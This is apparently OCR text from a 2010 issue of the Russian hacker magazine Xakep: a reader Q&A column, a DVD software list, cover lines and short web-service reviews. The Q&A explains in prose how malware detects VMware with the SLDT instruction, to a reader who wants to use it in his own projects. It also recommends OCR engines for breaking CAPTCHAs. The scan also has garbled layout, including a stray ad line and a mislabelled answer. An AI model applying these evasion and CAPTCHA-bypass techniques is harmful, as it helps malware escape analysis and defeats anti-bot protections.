
Q: Дано: embedded-девайс, который надо перепрошить. По идее, можно кинуть на флешку файл с прошивкой и вставить его в USB-разъем устройства. Однако девайс ее почему-то не видит. Первая мысль — флешка на NTFS, поэтому, наверное, и не может прочитаться. Но, отформатировав в FAT с помощью винды, я так ничего не добился. Есть идеи, как решить проблему?

A: Скорее всего, девайс понимает только FAT/FAT32. Чтобы правильно отформатировать флешку, часто недостаточно встроенного в винду. А вот кто точно справится — это утилиты HP USB Disk Storage Format Tool или PE2USB. У них нет домашних страниц, но бинарники легко ищутся через Google.

Q: Экспериментируя с малварью, уперся в тупик. Тело загрузчика определяет, что запущено в виртуальном окружении (я юзаю VMware Workstation) и не заражает систему. Меня интересует методика. Хочу также использовать подобные механизмы в своих разработках. Есть ли конкретные рецепты, как определить присутствие виртуалки?

A: Многие загрузчики проверяют, выполняются ли они в среде виртуальной машины, просто считывая содержимое регистра LDTR. В нем содержится селектор сегмента, в котором располагается локальная таблица дескрипторов сегмента, необходимая для вычисления линейного адреса из пары «селектор сегмента — смещение». Сама Windows давно не использует локальные таблицы дескрипторов сегментов, и поэтому заполняет регистр LDTR нулевым значением. А вот виртуальные машины, в том числе VMware — используют. Получается совсем простая проверка: есть значение регистра LDTR, отличное от нуля, значит, выполнение процесса осуществляется в виртуальном окружении. К тому же для получения значения регистра используется инструкция SLDT (Store Local Descriptor Table Register), которая не является привилегированной и поэтому может быть выполнена в ring-3 любым приложением. Резюме вышесказанного: для определения виртуалки программе достаточно вызвать инструкцию SLDT и посмотреть, отличается ли полученное значение от нуля.

Q: Заметил следующий факт: многие самодельные CAPTCHA совершенно нечитаемы. Абсолютно непонятно, какой конкретно изображен



Продвинутая векторная графика на чистом JavaScript

символ: то ли это l, то ли 1, то ли I. Получается, разрабатывая свою капчу, лучше вообще вовремя исключить эти символы?

Q: За основу лучше всего взять следующий диапазон символов: [A-Z][a-z][0-9] и дальше исключать из него проблемные элементы. Многое зависит от алгоритма и, в частности, от используемого шрифта: он может быть с засечками или без них, и это сильно повлияет на читаемость. Главная проблема в том, что после деформаций, искажений и накладывания шумов многие буквы сложно однозначно идентифицировать. Например:

- «l», «1», «I» — все символы слишком похожи друг на друга;
- «W», «w» — «w» очень просто спутать с «v» или «vv»;
- «O», «0», «Q» — очень похожи, особенно если на капче добавляются шумы;
- «g», «9» — практически один символ, особенно после деформации;
- «3», «8» — могут быть спутаны друг с другом и «B»;
- «4» — часто похожа на «A»;
- «5» — при наклоне неотличим от «S»;
- «L» — после наклона может быть спутан с «V»;
- «r» — может быть перепутан с «n»;
- «h» — после скручивания похоже на «n»;
- «Y», y», «v» — часто неотличимы после деформаций.

Но даже если вообще исключить эти символы, построить надежную капчу более чем возможно.

Q: Мне очень понравилась ваша статья про взлом CAPTCHA. Но все-таки, если не писать самому нейронную сеть и не обучать ее, не реализовывать сложные алгоритмы, ковыряясь в премудростях OCR, есть ли какие-нибудь движки для распознавания, которые могли бы помочь во взломе CAPTCHA?

A: По большому счету, нужно то же самое, что и для оцифровки обычного текста, то есть эффективное OCR-решение. Технологий, которые открыты, бесплатны и при этом даже работают, не так много.

GOCR (jocr.sourceforge.net) — предельно простой и открытый OCR-пакет, которому не нужно обучение. Работает очень быстро, но не так точно, как другие более сложные движки.

Tesseract (code.google.com/p/tesseract-ocr) — другой бесплатный OCR-движок, который разрабатывался компанией HP с 1985 по 1995 год. Для того, чтобы начать распознавание, потребуется более сложная настройка, но и результат будет намного точнее, чем у GOCR.

ocropus (code.google.com/p/ocropus) — а это уже основанная на Tesseract система для распознавания текста, но от любимого и одновременно нелюбимого Google :). Проект еще молодой, но уже сейчас легко интегрируемый в своих решениях, который очень неплохо работают.

Gamera (ldp.library.jhu.edu/projects/gamera) — это не просто движок, а целый фреймворк для написания систем эффективного распознавания сложных образов (в том числе CAPTCHA), который несложно заставить работать.

Q: Подскажи простой, но надежный способ защититься от SQL-инъекций.

A: Один из самых эффективных способов (ну, кроме толковой головы программиста) являются так называемые файерволы для веб-приложений. У нас был подробный материал о WAF в одном из номеров][(www.xakep.ru/magazine/xa/130/056/1.asp). Но если говорить о надежном и, в тоже время, простом способе уберечь свои разработки от SQL-инъекций, то следует отметить прием Interpolique. Не так давно он был представлен Деном Каминским, который стал известен после обнаружения серьезной уязвимости в технологии DNS. Общая идея Interpolique заключается в том, чтобы при передаче пользовательских данных в запросе к СУБД фигурировали не открытые данные, а зашифрованная в base64 строка. Что это дает? Очень просто — в хеше строки по умолчанию отсутствуют специальные символы, которые могут привести к инъекции. Что бы хакер ни передавал, в запросе будет валидная строковая переменная. Для примера посмотрим на самый простейший запрос:

```
$conn->query("select * from table
where fname=^^fname;");
```

Допустим, что программист — полный олух и никак не фильтрует и не экранирует значение $fname. Таким образом, имеем стандартную уязвимость SQL Injection. Но если использовать прием Interpolique, то даже при таком раскладе у атакующего ничего не выйдет. Посмотрим почему:

```
$conn->query(eval(b('select * from
table where fname=^^fname;')));
```

Здесь функция b — это функция-обертка для подстановки операций base64-кодирования для переменных, отмеченных символами ^^. После несложных преобразований к базе данных формируется следующий запрос:

```
select * from table where
fname=b64d("Veh.....=")
```

Здесь-то и видна самая главная фишка этого приема. Какое бы значение не было у переменной fname (даже если оно никак не фильтруется, и хакер туда поставил спецсимволы), при обращении к СУБД она всегда будет представлена безобидной строкой-хешем, а значит, возможность инъекции исключена. Оригинальная презентация от автора подхода с более подробным описанием доступна на www.scribd.com/doc/33001026/Interpolique. Оттуда, в частности, можно почерпнуть функции для обработки строк base64 в MySQL. В другой популярной СУБД — PostgreSQL — поддержка base64 реализована через штатные функции encode/decode.

Q: Что такое SHSH, если говорить об iPhone/iPad, и почему рекомендуют его сохранять? Как это сделать?

A: Apple — это очень умная компания, которая думает не только о качестве своей продукции, но и о том, как ее защитить. Любой девайс можно обновить, но при этом по умолчанию нет возможности вернуть прошивку назад. Это может сыграть злую шутку, если в новой firmware Apple реализует какую-нибудь хитрую защиту, предотвратив возможность сделать Jailbreak (доступ к системным файлам и полная свобода действия на устройстве). При попытке прошить iPhone, iPod Touch или iPad, программа iTunes обращается на сервер компании Apple, передавая так называемый номер ECID (уникальный идентификатор чипа девайса) и номер текущей прошивки. Сервер в свою очередь отправляет в отчет тот самый SHSH — специальный идентификатор для модуля iBoot, который отвечает за загрузку устройства. В зависимости от идентификатора iBoot либо разрешает прошить девайс, либо не разрешает. Так зачем нужно бэкапить SHSH? Резон есть: какую бы новую защиту не придумала Apple, отключив возможность добраться до системных файлов девайса (то есть сделать Jailbreak), пользователь всегда может откатить прошивку до той версии, где такая возможность имеется. Но это возможно только в том случае, если у него есть правильный SHSH, который когда-то был выдан Apple. Сделать бэкап SHSH позволяет утилита TinyUmbrella (thefirmwareumbrella.blogspot.com).

>>WINDOWS

>Development

- Adobe AIR 2.0
- Diffuse 0.4.3
- Eclipse 3.6
- Enterprise Architect 8.0
- Geany 0.19
- Mockups For Desktop
- Google App Engine SDK for Java
- Google App Engine SDK for Python
- HttpWatch 7.0
- Inno Setup 5.3.10
- jQueryPad
- LINQPad
- MySQL Community Server 5.1.48
- MySQL Workbench 5.2.25
- NetBeans 6.9
- Python 2.7
- WebStorm-RC-95.298

>Dailysoft

- 7-Zip 4.65
- DAEMON Tools Lite 4.35.6
- Download Master 5.7.2.1217
- Far Manager v2.0 build 1420 x86
- FileZilla Client 3.3.3
- Firefox 3.6.6
- foobar2000 1.0.3
- K-Lite Mega Codec Pack 6.10
- Miranda 0.8.27
- Nodepad++ 5.7
- Opera 10.60
- PuTTY 0.60
- Skype 4.2
- SysinternalsSuite (Ёом)
- Total Commander 7.50a
- Unlocker 1.8.9
- Xakep CD DataSaver 6.0
- XnView 1.97.6

>Misc

- BatteryBar Free 3.4.1
- CLCL 1.1.2
- Folder Bookmarks 1.6.5.1
- gMote 1.41
- Launchy 2.5
- Listary
- OnTopReplica
- Piles
- Preme 0.92
- TimeSheet 1.1.5
- TriX 0.0.11.17
- USB Stick Watcher 1.5
- Windows 7 Shortcuts 0.4.2

>Multimedia

- Ashampoo Snap 4.0.0
- Evernote 3.5.4
- Flashcards 2.2.5
- Fotobounce 3.0.3
- Foxit Reader 4.0
- GameSave Manager
- Gimp 2.6.9
- Google Earth 5.2
- Gramps 3.2.3
- iTunes 9.2
- Lotus Symphony 3 Beta
- Rainmeter 1.2
- Songbird 1.7.3
- Zoner Photo Studio Free

>Net

- Fortitude HTTP 1.0.1.8
- Garena
- LogMeIn Hamachi
- Opera 10.60
- Swish 0.4.0
- TightVNC 2.0
- Trillian 4.2.0
- Tunngle 4.3.1.4
- VodBurner 1.0.2
- Vuze 4.4.0.6a
- Weezo 2.1

>Security

- AutoIt 3.3.6
- BotHunter 1.5.0
- EXEForger (SignsImitator) 1.0.40.10
- Free Netsparker Community Edition
- Hexjector 1.0.7.4
- JBroFuzz 2.3
- MDD 1.3
- PenTBox 1.3.2
- Poet 1.0.0
- PyLoris 3.0
- RainbowCrack 1.41
- Sikuli 0.10.1
- Snorby Spsa 1.4
- Tinc 1.0.13
- USBdumper
- Wireshark 1.2.9

>System

- Acronis Drive Monitor Free
- AVG Free Edition 9.0.839
- BatteryCare 0.97
- Beep Codes Viewer 0.0.1
- Cobian Backup 10
- DriveImage XML 2.14
- FileSeek 1.9.8
- HashMyFiles 1.68
- HashTab 3.0
- Ketarin 1.1
- Monitor Asset Manager 2.5
- RAMDisk 3.5
- Sandboxie 3.46
- Security Essentials 1.0.1963
- SpyShelter Free
- SSD Tweak Utility
- UNetbootin 4.71
- USB Safeguard 1.3
- USB WriteProtector 1.1
- VirtualBox 3.2.6
- Watch 4 Folder 2.0

>>UNIX

>Desktop

- DjVuSmooth 0.2.7
- DockbarX 0.39.4
- Enlightenment 1.0.2
- Flashcards 2.2.5
- F-Spot 0.7.0
- Furius ISO Mount 0.11.2.1
- Gimp 2.6.9
- Gnucash 2.2.9
- Gramps 3.2.3
- Inkscape 0.48
- K3b 2.0.0
- Kaffeine 1.0
- LilyPond 2.13.2
- Mathomatic 15.1.4
- OpenOffice.org 3.2.1
- Pcmanfm 0.9.7
- Remind 3.1.9
- SimpleBurn 1.5.1
- Snowish 2
- StarDict 3.0.2
- VLC 1.1.0

>Devel

- Adobe AIR 2.0
- Android 2.2
- CodeBlocks 10.5
- Eclipse 3.6
- Geany 0.19
- Gnat GPL 2010
- Hancock 2.0.2
- HSQLDB 2.0
- libpng 1.4.3
- Meld 1.3.2
- MonoDevelop 2.4
- MySQL Workbench 5.1.18
- NetBeans 6.9
- Python 2.7
- Paco 2.0.8
- Qt Creator 2.0
- Ruby Enterprise Edition 1.8.7
- Tcl 8.5.8
- xTests 0.15.2
- Zinjal 20100624

>Games

- Wormux 0.9.2

>Net

- Adobe flash player 10.1
- Aria2 1.9.5
- CrossFTP 1.65a
- EiskaltDC++ 2.0.3
- Emesene 1.6.2
- Empathy 2.30.2
- Google Chrome 5.0.375.86
- Googlecl 0.9.8
- Googsystray 1.2.0
- KDropbox 0.3.0
- LimeWire 5.5.10
- Mozilla Firefox 3.6.6
- Mozilla Thunderbird 3.1
- Opera 10.60
- qBittorrent 2.2.10
- SeaMonkey 2.0.5
- Transmission 2.00
- Twit Beta
- Uget 1.5.9.2
- XTelnet 0.4.4

>Security


- Agentsmith 0.1
- ArpON 2.0
- AVG Anti-Virus Free Edition 8.5.0812
- Beltane 1.0.17
- Ctm 0.2.0
- Editor shellcode
- John the Ripper 1.7.6
- Poet 1.0.0
- PyLoris 3.0
- Samhain 2.7.1
- Simplefuzz 0.6.2
- Snare 1.5.1
- Snort2Pf 4.4
- Spiderpig
- Suricata 0.9.2
- THC-Hydra 5.7
- THC-IPv6 1.2
- Tinc 1.0.13
- Tmac 1.0
- Tor 0.2.1.26

>Server

- 389 Directory Server 1.2.5
- Amavisd-new 2.6.4
- Anti-Spam SMTP Proxy Server 1.7.5.5
- Apache 2.2.15
- BIND 9.7.0
- Cherokee 1.0.3
- Courier-IMAP 4.8.0
- CUPS 1.4.3
- DHCP 4.1.1
- Dovecot 1.1.12
- Mail Avenger 0.8.1
- Monkeyd 0.10.3
- Music Player Daemon 0.15.9
- OpenLDAP 2.4.22
- OpenSSH 5.5
- OpenVPN 2.1.1
- Samba 3.5.4
- Simon 0.2
- TeamSpeak3
- Xorg server 1.8.1

>System

- EncFS 1.6.0
- Linux Kernel 2.6.34
- Logstalgia 1.0.0
- Pacman 3.4.0
- PCSX2 0.9.7 Beta
- rdup 1.1.7
- SynCE 0.15
- Syslinux 3.86
- Sysstat 9.1.3
- Tracker 0.8.13
- VirtualBox 3.2.6
- Wine 1.0.1
- WineGame 0.1
- Zen-kernel 2.6.34



DVD

№ 08(139)АВГУСТ 2010

ХАКЕР

ВЗЛОМ АУТЕНТИФИКАЦИИ НА САЙТЕ НАТО СТР. 50

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

АВГУСТ 08 (139) 2010

СЕРВЕРНЫЙ JAVASCRIPT

РАЗБИРАЕМСЯ С NODE.JS

СТР. 30

(game)land hi-fun media

publishing for enthusiasts

4607157100063 10008

MALWARE

НОВАЯ РУБРИКА О ВИРУСАХ

МУТАЦИЯ КОДА

МОРФИМ КОД ВО ВРЕМЯ КОМПИЛЯЦИИ

СТР. 56

\+

ТЕСТ НЕТТОПОВ

WARDIVING В НАШЕМ ВЕКЕ

КРАШ-ТЕСТ РОССИЙСКИХ АНТИВИРУСОВ

ПРОБРАСЫВАЕМ ПОРТЫ В ОКНАХ, НИКСАХ И ЦИСКАХ


СВОЙ VIRUSTOTAL

СОЗДАЕМ СЕРВИС ДЛЯ ПРОВЕРКИ ФАЙЛА НЕСКОЛЬКИМИ АНТИВИРУСАМИ

СТР. 74

HTTP://WWW2







SCREENJELLY
www.screenjelly.com

В одной из рубрик WWW2 мы рассказывали о замечательном сервисе ScreenToaster, позволяющем прямо из браузера записать скринкаст и разместить на специальном хостинге в Сети. К сожалению, 31 июля он прекращает свое существование. Надо сказать, что сервисов с аналогичными возможностями теперь довольно много, но если искать альтернативу, то я бы, безусловно, выбрал Screenjelly. За все время я уже успел записать с десяток скринкастов с отличным качеством из Windows и Mac OS X с безупречно наложенной голосовой дорожкой, записанной с микрофона.

IPINFODB
www.ipinfodb.com

По большому счету, IPinfoDB — это ежемесячно обновляемая база диапазонов IP-адресов, привязанных к разным странам. Другими словами, тут можно быстро посмотреть, какой стране принадлежит тот или иной IP. Но это все ерунда; главное, что внутри сервиса есть несколько встроенных инструментов для генерации правил файервола и .htaccess, с помощью которых можно заблокировать доступ к серверу по географическому признаку. Если нужно быстро отразить наплыв ботов из Китая или откуда-либо еще — это очень хороший помощник.





ICONSEARCH
www.iconsearch.ru

«Делаем поиск иконок проще», — гласит лейбл на главной странице IconSearch'а. И не обманывает. По сути, это сервис для поиска картинок, похожий на тот, что есть у Google и Яндекса, но предназначенный специально для нахождения иконок. Набираешь слово «Корзина», и в результате получаешь 519 различных вариантов привычного образа. Всего в системе сейчас 133673 иконок. Причем это не краденые изображения: все представленные PNG-файлы распространяются под лицензиями, позволяющими бесплатно использовать их, правда, в некоторых случаях с ограничениями.

SYNC.IN
www.sync.in

Еще одним замечательным сервисом, который прекратил свое существование в этом году, стал онлайн-редактор Etherpad, позволяющий нескольким людям одновременно работать с одним и тем же текстом. Фишка в том, что изменения пользователей отображались каждому из них в реальном времени. Компания Google, купившая сервис, прикрыла его, реализовав его функциональность в Google Docs и Google Wave. Но привычной простоты не хватает! К счастью, сейчас семимильными шагами развивается полный клон Etherpad'а — сервис Sync.in. Для начала работы достаточно нажать «Create a public note» и поделиться ссылкой (например, sync.in/mzTvpcoKKA) с нужными людьми.